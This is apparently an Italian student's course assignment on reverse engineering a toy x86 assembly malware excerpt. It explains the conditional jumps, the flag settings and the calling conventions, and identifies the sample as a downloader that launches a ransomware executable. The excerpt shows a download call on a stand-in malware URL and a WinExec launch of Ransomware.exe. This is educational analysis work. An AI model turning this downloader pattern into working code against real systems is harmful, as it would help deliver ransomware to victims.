PROGETTO SETTIMANALE S11/L5

CS0224

Christopher Caruso

10/05/2024

SOMMARIO

TRACCIA

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

TABELLA 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

TABELLA 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	; EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

TABELLA 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI="C:\Program and Settings\LocalUser\Desktop\Ransomware.exe"
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1. Salto Condizionale

Spiegate, motivando, quale **salto condizionale** effettua il Malware.

Analizzando i due salti condizionali (che costituiscono due costrutti IF) nel codice fornito emerge quanto segue:

Estratto del primo salto condizionale

00401048	cmp EAX, 5	Confronta il valore 5 con il contenuto del registro EAX (EAX contiene già il valore 5), l'istruzione cmp equivale all'istruzione sub ma non modifica gli operandi. Setta i flag ZF e CF. In questo caso "operando destinazione = operando sorgente" e quindi "ZF=1" e "CF=0"
0040105B	jnz loc 0040BBA0	Salto condizionale: salta alla locazione di memoria se "ZF ≠ 1". In questo caso, quindi, **non viene effettuato il salto** poiché gli operandi sono identici (risultato sottrazione è 0 e ZF viene settato a 1).


Estratto del secondo salto condizionale

00401064	**cmp EBX, 11**	Confronta il valore 11 con il contenuto del registro EBX (EBX contiene già il valore 11), l'istruzione cmp equivale all'istruzione sub ma non modifica gli operandi. Setta i flag ZF e CF. In questo caso "operando destinazione = operando sorgente" e quindi "ZF=1" e "CF=0"
00401068	jz loc **0040FFA0**	Salto condizionale: salta alla locazione di memoria se "ZF =1". In questo caso, quindi, **viene effettuato il salto** poiché gli operandi sono identici (risultato sottrazione è 0 e ZF viene settato a 1).


Come evidenziato nell'estratto dei due salti condizionali viene eseguito solo il salto alla locazione **0040FFA0** per le ragioni indicate nelle due tabelle.

2. Diagramma di flusso


Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



In realtà il codice è incompleto e non si può disegnare un diagramma di flusso in stile IDA. Mancano ad esempio le istruzioni per la creazione dello stack, le istruzioni per il ritorno del controllo alla funzione chiamante etc.



Come si evince dall'immagine precedente per ogni salto condizionale IDA mette in evidenza con una freccia rossa il flusso di esecuzione nel caso in cui la condizione non si verifichi (jump non effettuato) e con una freccia verde il flusso di esecuzione nel caso in cui la condizione si verifichi (jump effettuato).
Ogni segmento di codice corrispondente al flusso della freccia rossa riporta un jump non condizionale per entrare in una locazione di memoria a cui corrisponde la pulizia dello stack con *pop* + *mov* (se necessario), la restituzione del controllo alla funzione chiamante con *retn* (se necessario) per tornare nel flusso di esecuzione principale.



Quindi, per ogni jump condizionale, andrebbe inserita sia una freccia rossa che una freccia verde per descrivere il flusso sia nel caso in cui la condizione si verifichi

sia nel caso in cui la condizione non si verifichi. Ciò implica che la richiesta espressa in questo punto non è corretta e di conseguenza non è corretto lo schema proposto in figura.

3. Funzionalità del malware

Quali sono le diverse funzionalità implementate all'interno del Malware?

In seguito all'analisi del codice proposto si può ricondurre la tipologia di malware ad un **downloader** che manda in esecuzione un **ransomware**.
Sono presenti le seguenti call functions:

- **DownloadToFile**() che in realtà dovrebbe essere **URLDownloadToFile**() per scaricare bit da Internet e salvarli all'interno di un file nel caso in cui si tratti di un **downloader.** In realtà non entra in esecuzione rispetto al flusso di codice specifico dell'estratto;

- **WinExec**() per eseguire il malware (che come si evince dal path caricato sullo stack è un ransomware.

La presenza di queste funzionalità e la conseguente analisi del comportamento riconducono quindi a tale tipologia come da approfondimenti nelle lezioni affrontate. Si evidenzia che un'ulteriore funzione utilizzata per l'avvio di malware per questa tipologia è la funzione **ShellExecute**().

4. Call Function con dettagli tecnici

Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Il passaggio degli argomenti avviene esclusivamente tramite stack con istruzione push (tuttavia non sono presenti le operazioni di creazione e rimozione dello stack quindi non è possibile definire se si tratta di STDCALL o CDECL).
In ogni caso il passaggio dei parametri avviene tramite stack e trattandosi di architettura x86 su sistemi Windows con ogni probabilità si tratta di call functions con convenzione STDCALL.
Di seguito una breve spiegazione delle tipologie:

- **STDCALL**: Nella convenzione stdcall i parametri sono passati alla funzione sullo stack e la funzione chiamata si occupa di eliminare il suo stack una volta completato il compito;

- **FASTCALL**: Nella convenzione fastcall alcuni parametri sono generalmente passati alla funzione tramite registri, altri sono caricati dalla memoria;

- **CDECL**: Nella convenzione CDECL i parametri sono passati alla funzione chiamata sullo stack e la funzione chiamante si occupa di ripulire lo stack della funzione chiamata quanto ha terminato il compito.

Il codice fornito, quindi, oltre a risultare incompleto per tracciare il flusso richiesto nel punto 2 lo è anche per definire correttamente le chiamate di funzione.
In questo link sono presenti degli esempi esaustivi per ogni tipologia con l'estratto di codice che ci si attende per poter definire la tipologia che si sta trattando: https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions .

Di seguito il codice analizzato riga per riga in forma tabellare.

TABELLA 1

Locazione	Istruzione	Analisi
00401040	mov EAX, 5	Sposta il valore 5 nel registro eax
00401044	mov EBX, 10	Sposta il valore 10 nel registro EBX
00401048	cmp EAX, 5	Confronta il valore 5 con il contenuto del registro EAX, l'istruzione cmp equivale all'istruzione sub ma non modifica gli operandi. Setta i flag ZF e CF. In questo caso "operando destinazione = operando sorgente" e quindi "ZF=1" e "CF=0"
0040105B	jnz loc 0040BBA0	Salto condizionale: salta alla locazione di memoria se "ZF ≠ 1". In questo caso, quindi, **non viene effettuato** il salto poiché gli operandi sono identici (risultato sottrazione è 0 e ZF viene settato a 1).
0040105F	inc EBX	Viene incrementato il valore di EBX di 1 che passa da 10 a 11
00401064	cmp EBX, 11	Confronta il valore 11 con il contenuto del registro EBX, l'istruzione cmp equivale all'istruzione sub ma non modifica gli operandi. Setta i flag ZF e CF. In questo caso "operando destinazione = operando sorgente" e quindi "ZF=1" e "CF=0"
00401068	jz loc 0040FFA0	Salto condizionale: salta alla locazione di memoria se "ZF =1". In questo caso, quindi, **viene effettuato** il salto poiché gli operandi sono identici (risultato sottrazione è 0 e ZF viene settato a 1).

TABELLA 2

Locazione	Istruzione	ANALISI
0040BBA0	mov EAX, EDI	Questa parte di codice non viene eseguita rispetto ai salti condizionali visti in precedenza. Viene indicato come contenuto del registro EDI="www.malwaredownload.com". Questo URL viene caricato nel registro EAX. EDI è un registro utilizzato come un registro general purpose che contiene l'indirizzo di destinazione in caso di operazioni con le stringhe. A mio avviso in questo caso il codice non è completo perché manca l'utilizzo del registro ESI, che contiene l'indirizzo sorgente durante la manipolazione di stringhe in qui entra in gioco il DF (Direction Flag) che può essere usato per determinare la direzione con l'utilizzo di istruzioni come **cld** e **std**. *
0040BBA4	push EAX	Il valore del registro EAX viene caricato sullo stack per il passaggio alla funzione seguente.
0040BBA8	Call DownloadToFile()	Chiamata alla funzione che in realtà dovrebbe essere **URLDownloadToFile**() per scaricare bit da Internet e salvarli all'interno di un file nel caso in cui si tratti di un **downloader.**

* https://en.wikibooks.org/wiki/X86_Assembly/Data_Transfer#Move_String

TABELLA 3

Locazione	Istruzione	Note
0040FFA0	mov EDX, EDI	Si arriva in questa locazione mediante secondo salto condizionale. Viene indicato come contenuto del registro EDI="C:\Program and Settings\LocalUser\Desktop\Ransomware.exe". Questo path viene caricato nel registro EDX. EDI è un registro utilizzato come un registro general purpose che contiene l'indirizzo di destinazione in caso di operazioni con le stringhe. A mio avviso in questo caso il codice non è completo perché manca l'utilizzo del registro ESI, che contiene l'indirizzo sorgente durante la manipolazione di stringhe in qui entra in gioco il DF (Direction Flag) che può essere usato per determinare la direzione con l'utilizzo di istruzioni come **cld** e **std**. *
0040FFA4	push EDX	Il valore del registro EDX viene caricato sullo stack per il passaggio alla funzione seguente.
0040FFA8	call WinExec()	Chiamata alla funzione **WinExec**() per eseguire il malware (che come si evince dal path caricato sullo stack è un ransomware.

* https://en.wikibooks.org/wiki/X86_Assembly/Data_Transfer#Move_String